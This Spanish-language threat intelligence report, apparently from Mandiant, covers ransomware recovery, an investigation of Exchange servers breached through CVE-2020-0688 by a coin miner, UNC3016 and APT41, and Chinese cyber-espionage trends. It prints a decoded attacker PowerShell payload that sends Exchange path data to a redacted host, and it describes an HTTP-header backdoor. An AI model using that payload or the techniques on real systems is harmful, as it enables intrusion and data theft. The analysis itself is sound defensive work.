Si no se identificó la fecha más temprana del compromiso, la recuperación a partir de los medios de copias de seguridad representa un riesgo adicional debido a que se puede reintroducir inadvertidamente al atacante al entorno. Un sistema restaurado puede contener las herramientas del atacante, como el encriptador de ransomware o una puerta trasera. Combinar controles de compensación, como una red segmentada, con el proceso de recuperación, permite un mayor nivel de confianza en la recuperación y garantiza un tiempo adecuado para evaluar el endpoint.



Conectividad de la red

Idealmente, volver a establecer la conectividad de red a partir de una infraestructura recientemente reconstruida no debería suceder hasta completar la investigación y concretar todos los objetivos tácticos de refuerzo relacionados con la contención y erradicación. Si la cronología entra en conflicto con las necesidades operativas, se pueden implementar controles de seguridad para mitigar los riesgos de la recuperación.

La organización debe evaluar los medios de ingreso existentes. Identificar y revisar todos los sistemas con conexión externa a través de los cuales los usuarios legítimos y maliciosos pueden intentar obtener acceso requiere de una auditoría integral de los sistemas existentes. Cada instancia de acceso disponible debe evaluarse para conocer las necesidades comerciales existentes y el nivel de riesgo asociado. Cuando el riesgo supera a la necesidad comercial, retirar del servicio el endpoint es la forma más rápida de garantizar que este no será utilizado por un atacante. Si se determina que los medios de acceso son críticos para el negocio, se deben priorizar los controles de compensación y la instrumentación de supervisión de seguridad. Se debe imponer la autenticación multifactor y todas las cuentas con acceso al endpoint deben rotarse de manera preventiva.

Además de una revisión del acceso de ingreso, establecer una política del tipo permitir solo la salida para la conectividad a Internet puede limitar en gran medida las oportunidades de que los endpoints infectados entren en contacto con los canales de comando y control del atacante. Una política del tipo permitir solo la salida de forma predeterminada se encuentra en un estado de rechazo o cierre con respecto a las conexiones que no han sido investigadas y aprobadas antes de la conexión. De igual modo, las conexiones DNS salientes de los endpoints no estandarizados pueden rechazarse en el perímetro, lo que fuerza que todas las solicitudes de DNS pasen por un servidor DNS centralizado y controlado. Un servidor DNS centralizado permite a la organización implementar la instrumentación de seguridad adecuada, como un registro pasivo y el bloqueo de dominios maliciosos conocidos.

Conclusión

No existe un plan de corrección de carácter universal que sirva para todos los esfuerzos de recuperación. Los eventos de ransomware presentan desafíos únicos que actúan como catalizadores para el cambio. Estos destacan las ineficiencias en la gestión de activos, la implementación de tecnología y los procesos de seguridad. Si bien es posible que no exista el plan perfecto, una planificación exhaustiva ayuda a que una organización se prepare y se empodere para trabajar con miras a una recuperación exitosa y volver a las operaciones normales.

YENDO MÁS ALLÁ DEL MINERO DE MONEDAS ASTUTO

INTRODUCCIÓN

En 2021, se contrató a Mandiant para investigar más de 20 incidentes que involucraban la explotación de vulnerabilidades en servidores Microsoft Exchange en las instalaciones. Estos casos abarcaban el espectro en términos de sofisticación de los perpetradores además de los impactos en nuestros clientes. En la mayoría de estos casos, el estilo general del ataque inicial compartía una temática en común. Con mucha frecuencia, se atacaba a un servidor Microsoft Exchange sin corregir a fin de que proporcionara acceso al entorno del cliente. Si bien la detección inicial que iniciaba una respuesta puede parecer trivial, Mandiant fue capaz de identificar evidencia que sugería un compromiso más profundo, lo que se sumaba a la complejidad y amplitud de la respuesta.

Un cliente contrató a Mandiant para que investigara una alerta de antivirus que se originó en el sistema Microsoft Exchange en las instalaciones del cliente. El análisis inicial de la muestra de malware determinó que era un minero de criptominería que comúnmente se asocia con perpetradores oportunistas motivados por la posibilidad de obtener beneficios con bajo riesgo a través de una implementación de escala amplia. Al inicio del contrato, las teorías sobre el acceso inicial se enfocaron en Microsoft Exchange y Proxylogon, la vulnerabilidad de escala amplia de Exchange que se informó a principios de año y necesitaba una respuesta global que involucraba aplicación de parches, investigación y corrección. A medida que continuó el análisis, Mandiant trabajó con el cliente para determinar el alcance de la disponibilidad de los datos y de los endpoints en el entorno a fin de permitir una investigación exhaustiva y en profundidad. En última instancia, este proceso identificó la vulnerabilidad que el atacante aprovechó para la entrada inicial y la posterior implementación del minero de monedas.

Los mineros de monedas son mineros de criptomonedas que pueden instalarse mediante programas potencialmente no deseados (Potentially Unwanted Programs, PUP), un cargador de troyanos, o a través de un enlace malicioso que se comparte en redes sociales con la finalidad de generar ingresos para los ciberdelincuentes.

El valor de las prácticas de inicio de sesión robustas

Las empresas suelen vincular el registro de mantenimiento con los casos de uso comerciales. Por ejemplo, si registros específicos ayudan a identificar la causa raíz de una interrupción, esos registros empiezan a perder valor o se vuelven obsoletos si las aplicaciones siguen respondiendo. En el contexto de la seguridad de la información, el valor del registro y el costo de la conservación del registro pueden ser difíciles de determinar y justificar. El valor de los registros para las investigaciones depende en gran medida del tiempo de permanencia esperado de un perpetrador hipotético. Las investigaciones a menudo se ven limitadas con base en los campos que se registran y la duración de su conservación.

La conservación de registros del cliente no incluía un conjunto sólido de registros de Servicios de información de Internet (Internet Information Services, IIS) y Panel de control de Exchange (Exchange Control Panel, ECP), sino que además abarcaban un periodo de tiempo que era más de 10 veces el tiempo de permanencia promedio observado en 2020. Este conjunto de datos permitió a Mandiant identificar la explotación de una vulnerabilidad de ejecución de código remoto en Microsoft Exchange que se rastreaba como CVE-2020-0688.

CVE-2020-0688 se informó públicamente el 11 de febrero de 2020 y fue una de cuatro vulnerabilidades de Exchange con una calificación CVSS de 7 o mayor que se informó ese año. El 24 de febrero de 2020, estuvo disponible el código de vulnerabilidad de prueba de concepto (PoC), que permitía que perpetradores de diversos tipos de sofisticación ejecutaran el código en servidores Exchange vulnerables si el atacante tenía credenciales de buzón de correo válidas. En marzo de 2020, el popular kit de herramientas de explotación Metasploit incluyó un módulo específico para CVE-2020-0688 y se observó la explotación generalizada de la vulnerabilidad. Desde el punto de vista de un atacante, si puede adquirir credenciales legítimas, podría aprovechar la vulnerabilidad para enviar solicitudes HTTP que incluyeran un comando codificado en el parámetro de consulta VIEWSTATE del panel de control de Exchange. Entonces, el sistema interpretaría el valor proporcionado en el parámetro VIEWSTATE y ejecutaría los comandos que proporcionara el atacante. Los comandos se enviaron mediante una solicitud HTTP que incluía parámetros de consulta, por lo tanto, el análisis relacionado con esta vulnerabilidad dependía en gran medida de los registros asociados con el tráfico web. Debido a que la vulnerabilidad era específica del módulo ECP de Exchange, los datos del registro asociado eran críticos para determinar el alcance de la amplitud del compromiso y hacer un análisis de diligencia debida posterior.

Investigaciones intensas revelan amenazas más profundas

La respuesta ante incidentes es un proceso complejo que se ve impulsado por principios simples. Un principio fundamental es que determinar el alcance de un entorno de forma precisa impulsa la calidad de la información que los investigadores necesitan para identificar la actividad maliciosa, diferenciar las campañas del atacante y evaluar la confianza de los hallazgos con respecto a los objetivos de un atacante.

Mandiant trabajó con el cliente para comprender las fuentes de datos disponibles y el contexto en el cual se generaron. El cliente encargó a los expertos en la materia dentro de su organización la tarea de adquirir y entregar al equipo de investigación, conjuntos de datos exhaustivos de almacenes de datos individuales. De forma paralela, Mandiant utilizó tecnología de endpoint para capturar los datos efímeros en toda la empresa desde el entorno a fin de complementar los almacenes de datos recibidos del cliente. A lo largo de toda la investigación, a medida que emergieron detalles relacionados con el grupo de amenazas que se identificó inicialmente, Mandiant y el cliente repetirían este proceso para actualizar y volver a alinear su comprensión mutua del impacto de la vulneración. Este proceso, una recopilación iterativa y reorientación de los conjuntos de datos y las actividades de investigación, proporcionó a los consultores de respuesta ante incidentes de Mandiant las circunstancias ideales para un análisis ágil y exhaustivo.

El objetivo de una respuesta ante incidentes de Mandiant durante un incidente no solo es identificar la actividad maliciosa, sino también contextualizar la amenaza considerando nuestra experiencia histórica. A medida que los CVE se publican y está disponible el código PoC, es probable que los atacantes de amenazas aprovechen rápidamente la vulnerabilidad, ya sea mediante compromisos específicos o de gran escala.

En el caso de un incidente donde se sospecha que se aprovechó una vulnerabilidad publicada, la investigación del efecto observado (como en el caso de este minero de monedas) es una condición necesaria pero insuficiente de la respuesta ante incidentes integral. La determinación del alcance amplio y la búsqueda de hipótesis alternativas ayudan a los clientes a garantizar que llevaron a cabo todos los pasos razonables para proteger sus entornos después de la vulneración. Los investigadores de Mandiant utilizaron una determinación del alcance exhaustiva y entregaron conjuntos de datos para identificar los potenciales subprocesos de la investigación y pusieron a prueba el proceso para explorar plenamente las posibilidades.

Esta metodología permitió que Mandiant identificara no solo la fuente del compromiso y las acciones del perpetrador, sino también la evidencia de actividad maliciosa que representaba la existencia de dos perpetradores basados en el estado que operaban en paralelo dentro del entorno. Los tres grupos de amenazas aprovecharon la misma vulnerabilidad crítica para comprometer el entorno, pero presentaron distintos modelos operativos a los comúnmente observados durante las investigaciones. Si bien el grupo de amenazas con motivación financiera estuvo satisfecho con la implementación de un minero de monedas, los otros dos grupos (UNC3016 y APT41) realizaron un reconocimiento, implementaron mecanismos de persistencia y utilizaron herramientas posteriores a la explotación.

UNC3016

En febrero 2020, poco después de que fuera publicado el código PoC para CVE-2020-0688, un grupo de amenazas que Mandiant rastrea como UNC3016 atacó el servidor Microsoft Exchange del cliente a través de esa vulnerabilidad. Mandiant identificó 52 comandos codificados que se almacenaron en la variable de consulta URL VIEWSTATE de las solicitudes destinadas a la aplicación Microsoft ECP. La figura 2 proporciona el contenido decodificado de la carga útil más reciente del atacante donde este empezó sus esfuerzos de reconocimiento del sistema recopilando detalles relacionados con la ruta de instalación de Exchange. La información recopilada durante el reconocimiento posteriormente se transfirió a una infraestructura controlada por el atacante.

Figura 2: Carga útil decodificada del atacante.

<System:String>"$t = $env:exchangeinstallpath;$b = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($t));iwr -Uri http://REDACTED/$b -UseBasicParsing" </System:String>

En cuestión de días el ataque inicial, UNC3016 generó 37 solicitudes HTTP con los parámetros VIEWSTATE diseñados para concatenar las cadenas codificadas Base64 en un archivo que posteriormente fue decodificado mediante la utilidad de Windows certutil. El resultado final fue una puerta trasera basada en la web que proporcionaba a UNC3016 ejecución de comando remoto mediante el Intérprete de línea de comandos (Command Line Interpreter, CLI) de Windows. La puerta trasera basada en la web permitió que el grupo de amenazas mantuviera los mismos medios de acceso mediante HTTP con características y ventajas que no se expresaban a través de la vulnerabilidad CVE-2020-0688.

Mediante el establecimiento de esta presencia, UNC3016 procedió a crear y cargar web shell adicionales y utilidades de atacante. Muchas de las herramientas que se utilizaron durante este incidente estaban disponibles públicamente y podían usarse de manera legítima o maliciosa. Para recopilar credenciales adicionales una vez dentro de la red, UNC3016 empleó la utilidad ProcDump de SysInternals que comúnmente se utiliza para supervisar los aumentos repentinos de la CPU, pero también la utilizan varios grupos de amenazas para acceder a la memoria del proceso que puede incluir las contraseñas. Mandiant también identificó evidencia que indicaba que UNC3016 utilizó la herramienta de asignación de red disponible de forma gratuita Advanced IP Scanner para llevar a cabo el reconocimiento de la red. Cuando UNC3016 necesitó capacidades más complejas, utilizó herramientas más desconocidas, como Secure Socket Funneling (SSF) y SharpChisel, para crear proxies seguros a través de los cuales el atacante podía canalizar las conexiones del protocolo de escritorio remoto (Remote Desktop Protocol, RDP) y avanzar más dentro del entorno. UNC3016 empleó este patrón para acceder a más de 30 endpoints en el entorno interno del cliente. En algunos casos, UNC3016 utilizó Impacket WMIExec o POWGOOP para ejecutar comandos en determinados sistemas. A medida que se identificaron sistemas de mayor interés, una combinación de RazorSQL y FileZilla permitió a UNC3016 extraer datos confidenciales.

A pesar de la dependencia de UNC3016 de herramientas posteriores a la explotación disponibles públicamente y por lo general ruidosas, Mandiant identificó instancias donde las capacidades de UNC3016 se desviaron hacia territorios más oscuros. Durante el análisis forense de los servidores Exchange, Mandiant identificó una puerta trasera personalizada en la forma de un módulo IIS escrito en C++. Este malware recientemente descubierto que Mandiant ahora rastrea como RUDEVISIT proporcionó al grupo de amenazas una manera sigilosa de ejecutar comandos de manera remota a través del CLI de Windows bajo el contexto de usuario SYSTEM. Una vez que el malware se registra como un módulo

HTTP de código nativo, RUDEVISIT inspecciona los encabezados HTTP de las solicitudes entrantes. Si una solicitud incluye el encabezado HTTP "Cf-Ray-Visitor", RUDEVISIT decodificaría y ahí ejecutaría el valor codificado Base64 a través del CLI de Windows.

Si bien la vulneración a través de CVE-2020-0688 requiere usar cadenas de consulta HTTP que por lo general son registradas en la mayoría de las plataformas, el uso de una puerta trasera para ejecutar comandos a través de los encabezados HTTP puede indicar la intención que tiene UNC3016 de permanecer oculto. El registro de los encabezados HTTP es una práctica poco común si se considera el volumen de encabezados en el uso web general. RUDEVISIT demuestra que UNC3016 tiene los medios para ampliar sus capacidades más allá de las herramientas disponibles públicamente, mientras mantiene una presencia relativamente silenciosa dentro del entorno y se desplaza para completar su objetivo.

APT41

Una sólida política de retención de registros ha sido por mucho tiempo el elemento fundamental de las recomendaciones de seguridad. El excelente registro de los servidores Exchange comprometidos de este cliente proporcionó a Mandiant una visión con respecto al punto de entrada inicial de múltiples grupos de amenazas. La naturaleza de la vulnerabilidad y del ataque hicieron posible reconstruir la actividad del atacante mucho más allá de la capacidad de los métodos forenses tradicionales.

En junio de 2020, el grupo de amenazas APT41 aprovechó CVE-2020-0688 para comprometer los servidores Exchange en las instalaciones del cliente. Mandiant identificó 638 cargas útiles VIEWSTATE maliciosas generadas para la aplicación ECP. Al reconstruir la actividad de la carga útil, Mandiant descubrió que APT41 pasó rápidamente de los comandos de reconocimiento a establecer una presencia mediante la implementación de un web shell CHOPPER y de la puerta trasera DUSTCOVER. Si bien algunas variantes de DUSTCOVER incluyen una carga útil integrada, la variante que se descubrió durante esta investigación leyó una carga útil externa desde el disco y la inició en la memoria. Mandiant observó anteriormente que APT41 utilizó DUSTCOVER para iniciar BEACON y CROSSWALK en Cobalt Strike. Con base en el análisis de ingeniería inversa de la muestra que se obtuvo durante la reconstrucción de los comandos del atacante, esta variante de DUSTCOVER iniciaba BEACON.

DUSTCOVER es un inyector en memoria escrito en C que Mandiant atribuye a APT41.

Considerando el tiempo entre el ataque inicial y el descubrimiento, era limitada la recuperación de archivos que APT41 creó y eliminó. Sin embargo, los registros ECP proporcionaron a Mandiant la capacidad de "reproducir" la creación de tres archivos que ya no estaban presentes en el servidor de archivos Exchange al momento del análisis. El análisis de tres archivos reconstruidos tuvo como resultado el descubrimiento de una nueva familia de malware que Mandiant ahora rastrea como PIDGINSPUR. Un script de lote de Windows sirvió para configurar la persistencia del malware además de ejecutarlo. El análisis de ingeniería inversa determinó que la carga útil ejecutaba BEACON de Cobalt Strike.

PIDGINSPUR es un iniciador escrito en .NET que descifra una carga útil separada y la asigna a la memoria de un proceso recientemente creado.

Mandiant tampoco pudo depender del registro de eventos de seguridad de Windows para rastrear el desplazamiento lateral de APT41 en el entorno. El equipo de investigación dependía en gran medida de las bases de datos del registro de acceso de usuarios (User Access Logging, UAL) de Windows Server que residen en los servidores de Windows. La base de datos UAL, que se almacena en %SYSTEMROOT%\System32\LogFiles\Sum, rastrea hasta tres años de inicio de sesión de usuarios, historial DNS y otra actividad valiosa del sistema. Al analizar los datos que se incluyen en las bases de datos UAL, el equipo pudo reconstruir el movimiento de APT41 en el entorno interno e identificar los sistemas de interés.

La reconstrucción de las actividades de APT41 a través de los registros de Exchange, junto con el análisis forense del sistema Exchange, proporcionaron a

Mandiant los indicadores de compromiso adicionales que se utilizaron para buscar la actividad maliciosa en el entorno más amplio. La identificación iterativa y el proceso de reorientación, que se habilitaron a través de registros extensos en el entorno del cliente, permitieron que Mandiant proporcionara un mayor nivel de confianza en los hallazgos asociados con un grupo de amenazas encubierto y reconocido.

Consideraciones sobre los avances en cuanto a la seguridad

Es importante mantener y aprovechar los elementos básicos del desarrollo del programa de seguridad independientemente de los avances en cuanto a tecnología de seguridad. Las iniciativas de larga data de los programas de seguridad, como la gestión de activos, las políticas de conservación de registros y la gestión de vulnerabilidades y aplicación de parches, pueden actuar como multiplicadores de fuerza para los responsables de la respuesta ante incidentes.

La identificación del vector inicial del ataque se hubiera visto gravemente limitada sin el acceso a registros exhaustivos. Si bien la investigación forense del endpoint tiende a ser un elemento tradicional en las investigaciones de Mandiant, esta depende de artefactos que no fueron diseñados específicamente teniendo en cuenta las investigaciones. Esto impone un límite máximo natural a los niveles de confianza que pueden aplicarse durante las investigaciones de fuente única.


Del mismo modo, los perpetradores están cada vez más conscientes de los rastros que pueden dejar atrás para una investigación. La capacidad de identificar a un perpetrador en un entorno y aplicar la información de esa campaña específica a la mayor cantidad posible de entornos introduce repercusiones a las acciones que podrían exponer la presencia del perpetrador en el entorno. Este efecto duplicado de la información sobre amenazas continúa aplicando presión sobre los perpetradores que buscan llevar a cabo campañas de larga duración.

Las iniciativas de seguridad, como la conservación de registros y la gestión de activos, rara vez son soluciones simples para las organizaciones. Una estrategia de conservación de registros adecuada requiere comprender el entorno e invertir en almacenamiento y transmisión de registros. Las soluciones de gestión de activos requieren de inversión en tecnología además de una disciplina y revisión congruentes. Con respecto a la respuesta ante incidentes, cada inversión en seguridad se convierte en una medida contra el riesgo potencial y el valor hipotético de ese recurso durante una investigación.

A medida que se consolidan los programas de seguridad organizacionales, una transición desde una mentalidad de detección a una de respuesta puede ayudar a impulsar cambios adicionales. Este caso de uso muestra que una sólida política de conservación de registros no solo ayuda a que los custodios de los sistemas resuelvan los problemas operativos, sino que también sirve para informar mejor a los responsables de la respuesta ante incidentes. Sería sencillo concluir que el minero de monedas expuso los esfuerzos de dos grupos de amenazas avanzadas, pero el hacerlo pasaría por alto una cantidad considerable de esfuerzo humano. El minero de monedas ciertamente inició el proceso, pero los esfuerzos del cliente y sus prácticas de registro combinadas con una metodología de investigación exhaustiva y una información sobre amenazas integral, en última instancia, expulsaron a los tres grupos de amenazas del entorno del cliente.

La capacidad de identificar a un perpetrador en un entorno y aplicar la información de esa campaña específica a la mayor cantidad posible de entornos introduce repercusiones a las acciones que podrían exponer la presencia del perpetrador en el entorno.

CHINA REINVENTA EL ENFOQUE A LAS OPERACIONES CIBERNÉTICAS



ANTECEDENTES

Históricamente, la República Popular China ha enfocado sus esfuerzos de seguridad nacional en garantizar la supremacía militar y económica mediante una combinación de acuerdos comerciales, rápidos desarrollos tecnológicos, modernización militar, reformas legales y actividades de ciberespionaje. China ha utilizado sus capacidades cibernéticas para perseguir los objetivos estatales de garantizar la hegemonía regional y los esfuerzos de reforzamiento para reivindicarse a nivel internacional. En 2013, Mandiant expuso a la Unidad 61398 del Ejército de Liberación Popular (People's Liberation Army, PLA) y la etiquetó como una amenaza persistente avanzada: APT1.[16] El informe detallaba la campaña de espionaje informático de larga data del grupo contra EE. UU., otras naciones y organizaciones privadas. Cuando se publicó el informe, el volumen de evidencia que apuntaba al patrocinio estatal chino y la cantidad de redes y empresas comprometidas por las APT con nexo chino alcanzó números abrumadores.

Las TTP de estos grupos seguían un patrón y una tendencia de actividad china que permitió que las TTP consolidadas brindaran más información a los analistas de seguridad. Después de la publicación del informe sobre APT1 y la posterior respuesta del Gobierno estadounidense a la actividad cibernética china, los datos de Mandiant entre 2014-2016 empezaron a mostrar una disminución general de los ataques por parte de grupos con nexo chino. La evidente disminución de incidentes observables puede ser un reflejo del cambio en la propia burocracia de China, donde la centralización del poder estatal y la reestructuración del aparato militar tuvo como resultado un alejamiento de los prolíficos ataques cibernéticos de carácter amateur a favor de ataques más enfocados, profesionalizados y sofisticados llevados a cabo por un conjunto más pequeño de perpetradores. Los objetivos de ciberespionaje no se eligen de forma aleatoria; estos se seleccionan con cuidado y se obtienen a partir de las prioridades que se toman de materiales oficiales del Gobierno, como los Planes de cinco años, informes técnicos de defensa doméstica y nacional y otras plataformas de políticas. Mandiant cree que existe una correlación directa entre el plan de desarrollo económico nacional de Pekín, el 14.º plan de cinco años oficial, que puede utilizarse para pronosticar los objetivos futuros de la actividad de ciberespionaje.

16. Mandiant (2013). APT1 exponiendo una de las unidades de ciberespionaje de China.

36
APT y grupos UNC chinos activos

15 %
de sus objetivos son entidades estadounidenses

Realineación y reestructuración

Desde que el presidente Xi Jinping subió al poder en 2012, China ha seguido trabajando para transformar sus operaciones militares y cibernéticas en una potencia cibernética digna de la atención internacional. Xi Jinping ha trabajado para centralizar el poder tanto del Gobierno como de las fuerzas de seguridad, incluyendo el PLA y el Ministerio de Seguridad del Estado (Ministry of State Security, MSS). Mediante meticulosas reorganizaciones burocráticas y estructurales, y por momentos, cambios geográficos, Xi ha cambiado de manera eficaz la forma en que las operaciones cibernéticas se llevan a cabo en China. En 2016, una de sus primeras reformas involucró el establecimiento de la Fuerza de apoyo estratégico (SSF) del PLA y su Departamento de Sistemas de Redes (Network Systems Department, NSD) subordinado. Esto a menudo se considera como el impulsor principal de las operaciones cibernéticas chinas actuales y futuras.

En 2021, con la implementación del 14.º plan de cinco años, los esfuerzos de China continuaron enfocándose en apoyar la Iniciativa del Cinturón y Ruta de la Seda (Belt and Road Initiative, BRI), prestando atención adicional a áreas como tecnología, finanzas, energía, telecomunicaciones y atención médica. El Plan se enfoca en gran medida a aumentar la autosuficiencia nacional china mediante el desarrollo de los mercados nacionales a fin de disminuir el impacto de las disputas comerciales. También incluye menciones de modernización de la industria y las cadenas de suministro, el aumento de la "unidad militar/civil" y la sincronización del "avance económico y la defensa nacional". Estas prioridades a nivel nacional indican un aumento futuro de los perpetradores con nexo chino que llevan a cabo intentos de intrusión contra propiedad intelectual y otros emprendimientos económicos importantes desde el punto de vista estratégico, además de productos de la industria de defensa y otras tecnologías de uso dual durante los próximos años.

El plan más reciente también introduce un nuevo concepto de la potencia de red china. Este concepto debe considerarse como un subconjunto de la potencia nacional general e integral. Al adquirir la infraestructura de red y las conexiones a tecnologías periféricas como el Internet de las cosas (IoT), la potencia de la red combina tecnología y estrategia para crear un sistema generalizado que puede ser explotado por China tanto para reconocimiento interno como externo y para campañas de vigilancia. Esta estrategia ya ha probado ser exitosa debido a que Pekín es capaz de atacar de forma indirecta objetivos reforzados y más desafiantes a través de varias vulneraciones a la cadena de suministro y terceros víctimas a fin de extraer información política, económica, de defensa y vigilancia.

A pesar de la evidente disminución observable de la actividad cibernética china entre 2014-2016, las APT con nexo chino continúan operando, en ocasiones utilizando malware comercial listo para usar y con frecuencia con prácticas de seguridad operativa mejorada. A partir de 2017, Mandiant empezó a observar que los perpetradores de ciberespionaje con nexo chino volvían a aparecer a un ritmo operativo regular. En la mayoría de los casos, los grupos volvieron a emerger con nuevos malware o TTP. En otros casos, es posible que los perpetradores individuales que fueron parte de grupos inactivos se hayan reorganizado en nuevos equipos operativos o hayan sido reasignados a grupos de amenazas conocidos existentes. Como resultado, estamos observando un número cada vez mayor de grupos de actividad, o perpetradores no clasificados (UNC), que se crearon en torno a la actividad de ciberespionaje china. Entre 2016 y 2021 observamos la actividad de 244 conjuntos de perpetradores UNC de ciberespionaje chino distinguibles. La adopción gradual del mismo código de vulnerabilidad entre los grupos de espionaje chinos antes de la publicación de parches públicos, sugiere la existencia de un desarrollo compartido y de una infraestructura de logística compartida y una entidad de coordinación centralizada.


En 2021, también notamos que varios conjuntos de perpetradores de ciberespionaje chinos utilizaron las mismas familias de malware, lo que sugiere la posibilidad de un desarrollador maestro.

La actividad del espionaje resurge

Geográficamente, Asia y EE. UU. son, de manera congruente, las regiones más atacadas por los perpetradores de espionaje chinos. De los 244 conjuntos de perpetradores de ciberespionaje chinos distinguibles observados por Mandiant entre 2016 y 2021, 36 siguieron activos en 2021, donde aproximadamente el 15 % de sus objetivos fueron entidades estadounidenses.

En 2021, también notamos que varios conjuntos de perpetradores de ciberespionaje chinos utilizaron las mismas familias de malware, lo que sugiere la posibilidad de un desarrollador maestro. Si bien el uso superpuesto de herramientas disponibles públicamente proporciona menores costos de desarrollo, facilidad de implementación y amplia modularidad, estas herramientas también pueden confundir la atribución y el análisis. La superposición de las herramientas personalizadas puede reflejar el intercambio de recursos en los grupos o un desarrollo centralizado y centro de distribución dirigido por una infraestructura compartida de logística y desarrollo.

Las organizaciones gubernamentales fueron el sector más atacado en todas las industrias a nivel global, donde siete de los 36 APT activos y grupos UNC recopilaron información confidencial de entidades públicas. Este enfoque en organizaciones gubernamentales se ha mantenido estable desde 2018. No obstante, observamos una disminución en la cantidad general de perpetradores de ciberespionaje chinos enfocados en entidades gubernamentales entre 2019 a 2021. Mandiant considera que una parte de la actividad de ciberespionaje china identificada en 2021 está relacionada con APT existentes y otros grupos de UNC. Esto es congruente con la evaluación de Mandiant de que la actividad de UNC es una evolución de los grupos identificados anteriormente que todavía no hemos fusionado debido a cambios en las TTP, los ataques o las motivaciones. Los cambios también dieron lugar a un aumento rápido en las operaciones de información que se originaban de los ataques chinos a disidentes internos y externos y a las actividades de derechos humanos.



Febrero de 2013	Septiembre de 2015	2014-2016	2017	Diciembre de 2018	Principios de 2021	Finales de 2021
Mandiant publica el informe sobre APT1 que detalla el espionaje informático de varios años y a escala empresarial de China	El presidente Obama y Xi firman un acuerdo para abstenerse de robar propiedad intelectual	Mandiant observa una disminución general de los grupos y la actividad de ciberespionaje chinos	Los grupos APT chinos vuelven a su ritmo operativo regular	EE. UU. acusa formalmente a dos miembros de APT10 que se cree trabajaron para el Ministerio de Seguridad del Estado de China	China da inicio al 14.º Plan de cinco años enfocándose en la Iniciativa del Cinturón y Ruta de la Seda	Mandiant rastrea a 36 APT y grupos UNC chinos activos

APT10

APT10 cambió las TTP operativas después de la acusación formal en 2018 por parte del Departamento de Justicia (Department of Justice, DOJ) de EE. UU. de dos miembros del grupo que se consideró que actuaron en asociación con la Oficina de Seguridad Estatal de Tianjin del Ministerio de Seguridad del Estado de China. En noviembre de 2020, Mandiant notó el resurgimiento de esta actividad con el uso de nuevas herramientas que incluían el cargador HEAVYHAND y la puerta trasera DARKTOWN. En 2021 también observamos el uso de la puerta trasera HEAVYPOT y de RIVERMEAL, que se utilizó para el desplazamiento lateral.

APT41

APT41 es un grupo de amenazas cibernéticas prolífico responsable de llevar a cabo el espionaje patrocinado por el Estado chino, así como actividades con motivación financiera que potencialmente se encuentra fuera del control del estado. La actividad atribuida a APT41 se remonta a 2012, cuando miembros individuales de APT41 llevaron a cabo principalmente operaciones de motivación financiera centradas en la industria de los videojuegos, antes de expandirse hacia una probable actividad patrocinada por el Estado. En septiembre de 2020 los miembros de APT41 fueron acusados formalmente por el DOJ de EE. UU.; sin embargo, seguimos observando operaciones durante 2021.

